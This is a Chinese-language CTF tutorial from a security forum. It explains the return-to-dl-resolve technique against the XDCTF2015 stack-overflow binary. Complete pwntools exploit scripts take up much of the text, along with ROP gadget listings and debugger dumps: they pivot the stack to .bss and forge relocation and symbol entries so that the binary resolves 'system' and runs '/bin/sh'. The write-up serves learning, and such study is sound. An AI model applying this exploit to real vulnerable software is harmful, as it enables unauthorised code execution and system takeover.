pwn return-to-dl-resolve（二）相关题型利用

0xC4m3l / 2019-05-15 09:26:00 / 浏览数 4369 新手 入门资料 顶(0) 踩(0)

---

pwn return-to-dl-resolve（二）相关题型利用

这里根据 师傅们的 博客 详细总结了下 return-to-dl-resolve 的漏洞利用

- l1nk3dHouse
- pwn4.fun

XDCTF2015的一道题

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
void vuln()
{
   char buf[100];
   setbuf(stdin, buf);
   read(0, buf, 256);
}
int main()
{
   char buf[100] = "Welcome to XDCTF2015~!\n";
   setbuf(stdout, buf);
   write(1, buf, strlen(buf));
   vuln();
   return 0;
}
```

编译 ： 开启 NX 保护 ，关闭PIE保护 ，关闭stack 保护。为32位程序
`gcc -o bof -m32 -fno-stack-protector bof.c`
我们首先根据运行程序 看看程序逻辑，然后在 IDA中反汇编看看 程序是什么样的
这是我们发现程序存在漏洞：

```
ssize_t vuln()
{
  char buf; // [esp+Ch] [ebp-6Ch]

  setbuf(stdin, &buf);
  return read(0, &buf, 0x100u);
}
```

虽然程序存在 write 写函数 但是我要学会的是 return-to-dl-resolve 所以我们不利用write函数去泄露 。

思路：

为了能够实现利用我们 要 能控制 eip 指向 .rel.plt （ PLT[0] ）传递index_arg 函数也就是对应的偏移，对应函数的(.plt+6)位置 push进去的函数的offset。通过下面这个指令找到 对应的 reloc。

应该 eip 已经在PLT[0] 的位置所以 栈上我们可以布置好那个我们要利用的indx_arg 从而 让 定位 reloc 时定位到 我们可以控制的 一个地方。

```
const PLTREL *const reloc = (const void *) (D_PTR (l, l_info[DT_JMPREL]) + reloc_offset);
```

- 接着 在可控区域 伪造 reloc 的 offset 和 info 从而让 .sym 落在我们可控的区域

```
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
```

- 伪造的 reloc的 info 最低位 要为 7 (R_386_JUMP_SLOT=7)

```
assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
```

- 然后我们让这个字符串落在我们可控的地方也就是我们能伪造的地方.dynsym->st_name 为字符串的偏移。从而让让其定位为我们 需要的函数如 system。

```
.dynstr + .dynsym->st_name  ■.dynsym + Elf32_Sym_size(0x10) * num■
```

操作：

```
ssize_t vuln()
{
  char buf; // [esp+Ch] [ebp-6Ch]

  setbuf(stdin, &buf);
  return read(0, &buf, 0x100u);
}
```

这道题首先 我们要溢出。为了让构造的 ROP 链的长度合适，这里我们可以用到 栈迁移。

栈迁移

- 首先我们要 将我们想迁移到的地址 覆盖到 程序的 ebp 上这样 执行下一个 汇编指令时 会将 这个值 赋值给 ebp （ pop ebp ）
- 然后我们要在下面调用一次 leave ret (mov esp, ebp ; pop ebp ;)这样我们就能将esp 也迁移过去 从而实现栈迁移

用 ROPgadget 工具找到 我们需要的 汇编指令的地址

```
c4m3l@c4m3l-virtual-machine:~/Desktop/practise/re2dlresolve$ ROPgadget --binary pwn1 --only 'pop|ret'
Gadgets information
============================================================
0x0804861b : pop ebp ; ret
0x08048618 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048379 : pop ebx ; ret
0x0804861a : pop edi ; pop ebp ; ret
0x08048619 : pop esi ; pop edi ; pop ebp ; ret
0x08048199 : ret
0x080481a9 : ret 0x228b
0x0804846e : ret 0xeac1
```



```
c4m3l@c4m3l-virtual-machine:~/Desktop/practise/re2dlresolve$ ROPgadget --binary pwn1 --only 'leave|ret'
Gadgets information
============================================================
0x08048458 : leave ; ret
0x08048199 : ret
0x080481a9 : ret 0x228b
0x0804846e : ret 0xeac1
```



```
c4m3l@c4m3l-virtual-machine:~/Desktop/practise/re2dlresolve$ readelf -S pwn1 | grep ".bss"
  [26] .bss              NOBITS          0804a040 001028 00000c 00  WA  0   0 32
```



找到所需要的 ROP 链的部分
如果我们将payload 写为下面这样运行就能实现 栈迁移
将 ebp 覆盖为我们想要迁移过去的值 ，然后执行 leave_ret 就能将栈迁移过去。

```
from pwn import *
context(arch = 'i386', os = 'linux', log_level = 'debug')
p = process('./pwn1')
elf = ELF('./pwn1')
#-----------------------------------------------------
offset_ebp = 108
offset_ret = 112
ppp_ret = 0x08048619 #pop esi ; pop edi ; pop ebp ; ret
pop_ebp_ret = 0x0804861b #pop ebp ; ret
leave_ret = 0x08048458 #leave ; ret
bss_addr = 0x0804a040 # readelf -S pwn1 | grep ".bss"
stack_size = 0x800
base_stage = bss_addr + stack_size
#-----------------------------------------------------
def d(script = ""):
   gdb.attach(p, script)
#-----------------------------------------------------
p.recvuntil('Welcome to XDCTF2015~!\n')
payload = ''
payload+= 'a'*offset_ebp
payload+= p32(base_stage)
payload+= p32(leave_ret)
d()
p.sendline(payload)
```


```
p.interactive()
```

运行调试

执行到完 leave ret ebp 已经为我们布置好的值



ret地址为 leave ret的地址 将ebp 的值 交给 esp 从而 达到栈迁移



从而实现了 栈迁移。

但是我们是想要让我们布置好的 值在 这个 fake stack 上

- 然后我们就需要 先到用read 函数 像这个地方写入ROP 链从而能实现调用。因为又leave ret 会有一个 pop ebp 所以在布置fake stack 的时候我首先要输入对应大小的 fake_ebp
- 将我们要用到的 ROP链布置到 bss段 上从而 实现布置更长的 ROP链。这样我们就只知道如何去 控制我们需要的 地方的 指令了。

接着我们需要做的 就是 通过实现 return-to-dl-resolv 实现 get shell

- 首先控制到 PLT[0] 修改我们 函数的 index_offset 让其指向我们构造的 fake_reloc
- 控制 index_offset 的关键是 我们只需要在 PLT[0] 的下一个栈地址放上 index_offset 就行 （ 因为index_offset 是在call 函数后 Push 进栈的地址刚好在返回 PLT[0]时的栈顶 ）

```
payload = 'A' * offset
payload += p32(read_plt)  #■■read■■■■■ fake_stack■■■■
payload += p32(ppp_ret)
payload += p32(0)
payload += p32(base_stage)  #■■■ fake_stack ■■
payload += p32(100)
payload += p32(pop_ebp_ret)
payload += p32(base_stage)
payload += p32(leave_ret)

p.sendline(payload)
cmd = "/bin/sh"
plt_0 = 0x08048380 # objdump -d -j .plt bof
index_offset = 0x20 # write's index

payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(index_offset)
payload2 += 'AAAA'
payload2 += p32(1)
payload2 += p32(base_stage + 80)
payload2 += p32(len(cmd))
payload2 += 'A' * (80 - len(payload2))
payload2 += cmd + '\x00'
payload2 += 'A' * (100 - len(payload2))
```

```
pwndbg> telescope 0x804a840
00:0000| ecx  0x804a840 ◂— 0x41414141 ('AAAA')
01:0004|      0x804a844 —▸ 0x8048380 ◂— push   dword ptr [0x804a004]
02:0008|      0x804a848 ◂— 0x20 /* ' ' */
03:000c|      0x804a84c ◂— 0x41414141 ('AAAA')
04:0010|      0x804a850 ◂— 0x1
05:0014|      0x804a854 —▸ 0x804a890 ◂— '/bin/sh'
06:0018|      0x804a858 ◂— 0x7
07:001c|      0x804a85c ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
/bin/sh'
pwndbg>
08:0020|    0x804a860 ◂— 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/sh
'
... ↓
pwndbg>
10:0040|    0x804a880 ◂— 'AAAAAAAAAAAAAAAA/bin/sh'
... ↓
14:0050|    0x804a890 ◂— '/bin/sh'
15:0054|    0x804a894 ◂— 0x68732f /* '/sh' */
16:0058|    0x804a898 ◂— 'AAAAAAAAAAAA'
... ↓
pwndbg>
18:0060|    0x804a8a0 ◂— 'AAAA'
19:0064|    0x804a8a4 ◂— 0x0
... ↓
```

这个时候 已经在fake stack上布置好了 ROP链

```
   0x8048380                              push   dword ptr [_GLOBAL_OFFSET_TABLE_+4] <0x804a004>
 ► 0x8048386                              jmp    dword ptr [0x804a008] <0xf7ef6000>
    ↓
   0xf7ef6000 <_dl_runtime_resolve>       push   eax
   0xf7ef6001 <_dl_runtime_resolve+1>     push   ecx
   0xf7ef6002 <_dl_runtime_resolve+2>     push   edx
   0xf7ef6003 <_dl_runtime_resolve+3>     mov    edx, dword ptr [esp + 0x10]
   0xf7ef6007 <_dl_runtime_resolve+7>     mov    eax, dword ptr [esp + 0xc]
──────────────────────────────[ STACK ]──────────────────────────────
00:0000| esp  0x804a844 —▸ 0xf7f05918 ◂— 0x0
01:0004|      0x804a848 ◂— 0x20 /* ' ' */
02:0008|      0x804a84c ◂— 0x41414141 ('AAAA')
03:000c|      0x804a850 ◂— 0x1
04:0010|      0x804a854 —▸ 0x804a890 ◂— '/bin/sh'
05:0014|      0x804a858 ◂— 0x7
```

index_offset write函数的

- 所以我们可以控制 index_offset 所以可以 让指向这个 fake_stack 上的一个位置 从而我们首先布置 fake_reloc 我需要通过计算得到 我们设置的 这个 index_offset 的值。 用我们布置的fake_reloc 的地址 - rel.plt 的其实地址。（可以用objdump -d -j .rel.plt 找到rel.plt的其起始地址）fake_reloc的结构

```
typedef struct {
    Elf32_Addr r_offset;
    Elf32_Word r_info;
} Elf32_Rel;
```

r_offset 是函数 的 .got.plt 的地址。可以用 elf.got['函数名获得']

让我们要做的 是 让fake_reloc 的 r_info 指向 fake_sym 结构体 r_info 的计算为 从而得到r_info

```
align = 0x10-(( fake_sym_addr - .dynsym ) &7 );
fake_sym_addr = fake_sym_addr + align ;
index_dynsym = (fake_sym_addr - .dynsym )/0x10;
r_info = (index_dysym<<8) | 0x7    //■■■■■■■■■■ 0x07
```

现在我们就能劫持 程序到 fake_sym 了 然后我们要做的就是 让fake_sym 指向我们 定义的 .dynstr 中的 对应函数字符串。一般fake_sym 我们构造的结构为 fake_sym = p32(st_name) + p32(0) + p32(0) + p32(0x12) st_name就是我们保存我字符串的地址。

```
st_name = (fake_sym_addr + 0x10) - dynstr //0x10 ■■■fake_sym■■■■■■ ■■■■■■ ■■■■■■■■■
```

- 让这个 字符串为我们需要的 如：system 那我们之后就能调用write 从而调用的 system

步骤总结：(fake_stack的结构)

- 利用栈迁移但是首先要不知道 fake_stack 上的值。
- leave ret 会 pop ebp 布置的 fake_stack首先为 fake_ebp
  1. `fake_reloc_index = fake_reloc_addr - .rel.plt_strat_addr`

     `fake_r_info --> fake_sym:`
     1. `align = 0x10-(( fake_sym_addr - .dynsym ) &7 );`
     2. `fake_sym_addr = fake_sym_addr + align ;`
     3. `fake_index_dynsym = (fake_sym_addr - .dynsym )/0x10;`
     4. `fake_r_info = (fake_index_dysym<<8) | 0x7;`
  3. `fake_.dynstr = ( fake_sym_addr + 0x10 ) - .dynstr`

布置好的 fake_stack:


fake_stack_addr	'aaaa'	fake_ebp
	PLT[0]	.plt #readelf -S查看
	fake_reloc_index	指向fake_reloc
	*****padding****	填充的值
fake_reloc_addr	函数_got	elf.got['XXX']我们需要修改的函数的got表
	fake_r_info	指向fake_sym
	'B' * align	'B' * align
fake_sym_addr（0x10）大小	fake_.dynstr	指向fake_.dynstr
	0	一般固定的值
	0	
	0x12	
fake_.dynstr_addr	"system\x00"	我们需要查找绑定的函数字符串
	执行参数	

从而让 函数 got表重新保定为 我们需要的 函数的 真实地址，可以不需要知道程序的libc

```
from pwn import *
context(arch = 'i386', os = 'linux', log_level = 'debug')

p = process('./pwn1')
elf = ELF('./pwn1')

read_plt = elf.plt['read']
write_plt = elf.plt['write']
write_got = elf.got['write']
#---------------------------------------------------
```

```
offset = 112
ppp_ret = 0x08048619 #pop esi ; pop edi ; pop ebp ; ret
pop_ebp_ret = 0x0804861b #pop ebp ; ret
leave_ret = 0x08048458 #leave ; ret
bss_addr = 0x0804a040 # readelf -S pwn1 | grep ".bss"
stack_size = 0x800
base_stage = bss_addr + stack_size
plt_0 = 0x08048380
rel_plt = 0x08048330
dynsym = 0x080481d8
dynstr = 0x08048278

#-------------------------------------------------------
def d(script = ""):
   gdb.attach(p, script)
#-------------------------------------------------------
#d()
p.recvuntil('Welcome to XDCTF2015~!\n')

payload = 'A' * offset
payload += p32(read_plt)
payload += p32(ppp_ret)
payload += p32(0)
payload += p32(base_stage)
payload += p32(100)
payload += p32(pop_ebp_ret)
payload += p32(base_stage)
payload += p32(leave_ret)

p.sendline(payload)
#-----------------------------------------------------

index_offset = (base_stage + 28) - rel_plt
fake_sym_addr = base_stage + 36

align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align
index_dynsym = (fake_sym_addr - dynsym) / 0x10
r_info = (index_dynsym << 8) | 0x7
fake_reloc = p32(write_got) + p32(r_info)

fake_dynstr = (fake_sym_addr + 0x10) - dynstr

fake_sym = p32(fake_dynstr) + p32(0) + p32(0) + p32(0x12)

#-------------fake_stack-----------------

payload2 = 'AAAA'
payload2 += p32(plt_0)
payload2 += p32(index_offset)
payload2 += 'AAAA'
payload2 += p32(base_stage + 80)
payload2 += 'aaaa'
payload2 += 'aaaa'
payload2 += fake_reloc
payload2 += 'B' * align
payload2 += fake_sym
payload2 += "system\x00"
payload2 += 'A' * (80 - len(payload2))
payload2 += '/bin/sh\x00'
payload2 += 'A' * (100 - len(payload2))

p.sendline(payload2)
p.interactive()
```

从而得到 shell



上一篇：一次综合渗透测试 下一篇：通过SMB造成远程文件包含（双Of...

1. 0 条回复
   - 动动手指，沙发就是你的了！